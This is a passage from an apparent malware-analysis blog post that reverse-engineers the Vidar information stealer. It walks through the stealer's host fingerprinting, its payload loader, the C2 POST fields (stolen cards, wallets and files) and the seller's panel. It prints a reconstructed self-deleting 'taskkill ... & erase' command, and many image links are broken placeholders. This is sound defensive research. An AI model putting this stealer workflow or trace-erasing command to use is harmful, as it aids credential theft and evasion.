Let’s continue our in-depth analysis…

Display Language	GetUserDefaultLocaleName
Keyboard Languages	GetKeyboardLayoutList / GetLocaleInfoA
Local Time	GetSystemTimeAsFileTime
TimeZone	TzSpecificLocalTimeToSystemTime

Hardware

??? the process name, the value of the registry key is fetched:

```
HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor\ProcessorNameString
```

CPU Count	GetSystemInfo.dwNumberOfProcessors
RAM	GlobalMemoryStatusEx
VideoCard	EnumDisplayDevicesW


Network

The network part is quite easy, it’s a translation of data retrieves on ***ip-api.com/line/*** and put into the log, at the corresponding place.

```
.rdata:004762CD                 align 10h
.rdata:004762D0 asc_4762D0      db ')',0Ah
.rdata:004762D0                 db 0Ah,0
.rdata:004762D4 aIsp            db 'ISP: ',0
.rdata:004762DA                 align 4
.rdata:004762DC asc_4762DC      db ',',0
.rdata:004762DC
.rdata:004762DE                 align 10h
.rdata:004762E0 aCoordinates    db 'Coordinates: ',0
.rdata:004762EE                 align 10h
.rdata:004762F0 aZip            db 'ZIP: ',0
.rdata:004762F6                 align 4
.rdata:004762F8 aCity           db 'City: ',0
.rdata:004762FF                 align 10h
.rdata:00476300 asc_476300      db ')',0Ah,0
.rdata:00476300
.rdata:00476303                 align 4
.rdata:00476304 asc_476304      db ' (',0
.rdata:00476304
.rdata:00476307                 align 4
.rdata:00476308 aCountry        db 'Country: ',0
.rdata:00476312                 align 4
.rdata:00476314 aIpS            db 'IP: %s',0Ah,0
.rdata:0047631C aNetwork        db '[Network]',0Ah,0
```


Processes

There is quite soft stuff done to get a snapshot of all the processes at the time where the stealer is executed.




But in the end, this is not complicated at all to understand the different steps.

- Request CreateToolhelp32Snapshot, to get the complete snapshot of all the processes executed, and read one per one in a loop all with Process32First



After, checking if it's a parent process or a child process, Vidar will grab two value of the ***PROCESSENTRY32*** object :

- th32ProcessID: PID
- szExeFile: The name of the PE




Software

For the list of all installed software, the value of this registry key is fetched:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
```

And these values are retrieves of each software.

- DisplayName
- DisplayVersion



Results

So for example, if you want to see the results, let's see into one sandbox analysis, the generated information.txt (this is a Vidar 4.2 here)


```
Vidar Version: 4.2

Date: Thu Dec 13 14:39:05 2018
MachineID: 90059c37-1320-41a4-b58d-2b75a9850d2f
GUID: {e29ac6c0-7037-11de-816d-806e6f6e6963}

Path: C:\Users\admin\AppData\Local\Temp\toto.exe
Work Dir: C:\ProgramData\LDGQ3MM434V3HGAR2ZUK

Windows: Windows 7 Professional [x86]
Computer Name: USER-PC
User Name: admin
Display Resolution: 1280x720
Display Language: en-US
Keyboard Languages: English (United States)
Local Time: 13/12/2018 14:39:5
TimeZone: UTC-0

[Hardware]
Processor: Intel(R) Core(TM) i5-6400 CPU @ 2.70GHz
CPU Count: 4
RAM: 3583 MB
VideoCard: Standard VGA Graphics Adapter
```

```
[Network]
IP: 185.230.125.140
Country: Switzerland (CH)
City: Zurich (Zurich)
ZIP: 8010
Coordinates: 47.3769,8.54169
ISP: M247 Ltd (M247 Ltd)

[Processes]
- System [4]
---------- smss.exe [264]
- csrss.exe [344]
< ... >

[Software]
Adobe Flash Player 26 ActiveX [26.0.0.131]
Adobe Flash Player 26 NPAPI [26.0.0.131]
Adobe Flash Player 26 PPAPI [26.0.0.131]
< ... >
```

Loader

The task is rudimentary but enough to do the job :

- Generating a random name for the downloaded payload
- Download the payload
- Execute




When the binary file is downloaded from the C2, it's using CreateFileA with specific parameters :

- ***edi*** : *The downloaded data from the C2*
- ***80h*** : *"The file does not have other attributes set. This attribute is valid only if used alone."*
- ***2*** : *This option will force the overwriting if the filename already exists.*
- ***edi*** : ???
- ***1*** : *"Enables subsequent open operations on a file or device to request read access."*

  Otherwise, other processes cannot open the file or device if they request read access."

- ***40000000h*** : *Write access (GENERIC_WRITE)*
- ***ebp+lpFileName*** : *The generated filename*

When it's done, it only needs to Write content into the files (WriteFile) and then close the corresponding handle (CloseHandle)




So now, the file is downloaded and saved into the disk, it only needs to be launched with ShellExecuteA. So don't hesitate to breakpoint this API function, for grabbing the payload before it's too late for further analysis.

Killing Part

So when all the task of the stealer is finally accomplished and cleaned, the stealer needs to erase itself. So first of all, it retrieves this own PID with the help of GetCurrentProcessId.

```
push    0B4h
mov     eax, offset loc_473CAE
call    __EH_prolog3_catch_GS
mov     esi, ds:GetCurrentProcessId
xor     edi, edi
mov     ebx, ecx
mov     [ebp+var_4], edi
call    esi ; GetCurrentProcessId
push    eax             ; dwProcessId
lea     eax, [ebp+var_BC]
push    eax             ; int
mov     ecx, ebx
call    func_GetCurrentProcessPath
mov     [ebp+var_C0], eax
mov     byte ptr [ebp+var_4], 1
call    esi ; GetCurrentProcessId
push    eax
lea     eax, [ebp+var_A0]
push    eax
mov     ecx, ebx
call    func_GetProcessIdName
push    eax
```


When it's done, it enters into "func_GetProcessIdName", tries to open a handle on his own process with OpenProcess, if it failed, it continues to check and in the end the most important task here is to call GetModuleBaseNameA, which it permits to retrieve the name of the process name with the help of the PID that was obtained before.



Some strings that are hardcoded on .rdata section are called and saved for future purposes.

```
.rdata:0047F3C8 ; CHAR File[]
.rdata:0047F3C8 File            db 'C:\Windows\System32\cmd.exe',0
.rdata:0047F3C8                                         ; DATA XREF: func_KillProcess+F1↑o
.rdata:0047F3E4 aExit           db ' & exit',0          ; DATA XREF: func_KillProcess+8E↑o
.rdata:0047F3EC aFErase         db ' /f & erase ',0     ; DATA XREF: func_KillProcess+5E↑o
.rdata:0047F3F9                 align 4
.rdata:0047F3FC aCTaskkillIm    db '/c taskkill /im ',0 ; DATA XREF: func_KillProcess+4C↑o
.rdata:0047F40D                 align 10h
```

When the request is finely crafted, Vidar is simply using ShellExecuteA to pop a command shell and executing the task, this permit to erase all trace of the interaction of the payload on the machine.



So if we want a quick overview of the executed command:

C:\Windows\System32\cmd.exe" /c taskkill /im vidar.exe /f & erase C:\Users\Pouet\AppData\Local\Temp\vidar.exe & exit

Literally:

Offset File + ***db* '/c taskkill /im'** + [***GetModuleBaseNameA***] + ***db* ' /f & erase'** + [***GetModuleFileNameExA*** + ***GetModuleBaseNameA***]+ + ***db* ' & exit'**

Sending archive to the C2

Folder generation

COUNTRY + “_” + Machine GUID + “.zip”

in example :

NG_d6836847-acf3-4cee-945d-10c9982b53d1.zip

Last POST request

During the generation of the POST request, the generated HTTP packet is tweaked to add some additional content that the C2 server will read and process data.


```
mov     edi, offset asc_4766DC ; "\r\n"
push    edi
mov     ecx, esi
call    func_ConcatStrings_04
push    offset aContentDisposi ; "Content-Disposition: form-data; name=\""
mov     ecx, esi
call    func_ConcatStrings_04
push    [esp+8+arg_0]
mov     ecx, esi
```

Each name at the end of the string will be the corresponding field to be saved into the database. This at least, all the different Content-Disposition that will be added to the HTTP request.

hwid	Hardware ID
os	Operating System
platform	32 or 64 bits System
profile	C2 Profile ID
user	Name of the victim account
cccount	Number of Credit Cards stolen
ccount	Number of Coins Stolen (CryptoWallet)
fcount	Number of files stolen
telegram	Telegram 🙂
ver	The version of the Vidar malware

Also, there is a little trick here that I found nice. Here, the answer to the POST request is in fact, containing the config for the loader.


- If there is nothing, the response is “ok”
- If there is something, the specified url(s) are stored.



Its the same thing used for the config and the network information.

Example with a sandbox :

- The POST request




- The response of this POST request (select the tab)

Server-Side

Because it's easy to find some information about the stealer, no needs to dig hard to have some marketplace where Vidar is sold. So let's see how it looks like by looking some classical commercial video (all the screenshot are collected from there), for attracting some possible customers. This could be completely different at that time, but it's what it was looking like at the beginning of November.


Login



Dashboard


The panel is a classical fancy user-friendly interface, with all the basic information necessary for the customer to have a fast view how is goin' his business.

- The current version of the builder
- Until when he is able to generate some payloads
- How many victims
- The current balance on his account to re-subscribe again




Logs

something to mention with the log part is that it's possible to put some notes on each data.




Passwords



Builder

The builder tab is also pretty interesting because we have the changelog information about the stealer and on the download part, the malware generated will not be packed and this is the same scenario with Arkei.


Customer/Threat actor must have to use his own crypter/packer software for his payload.



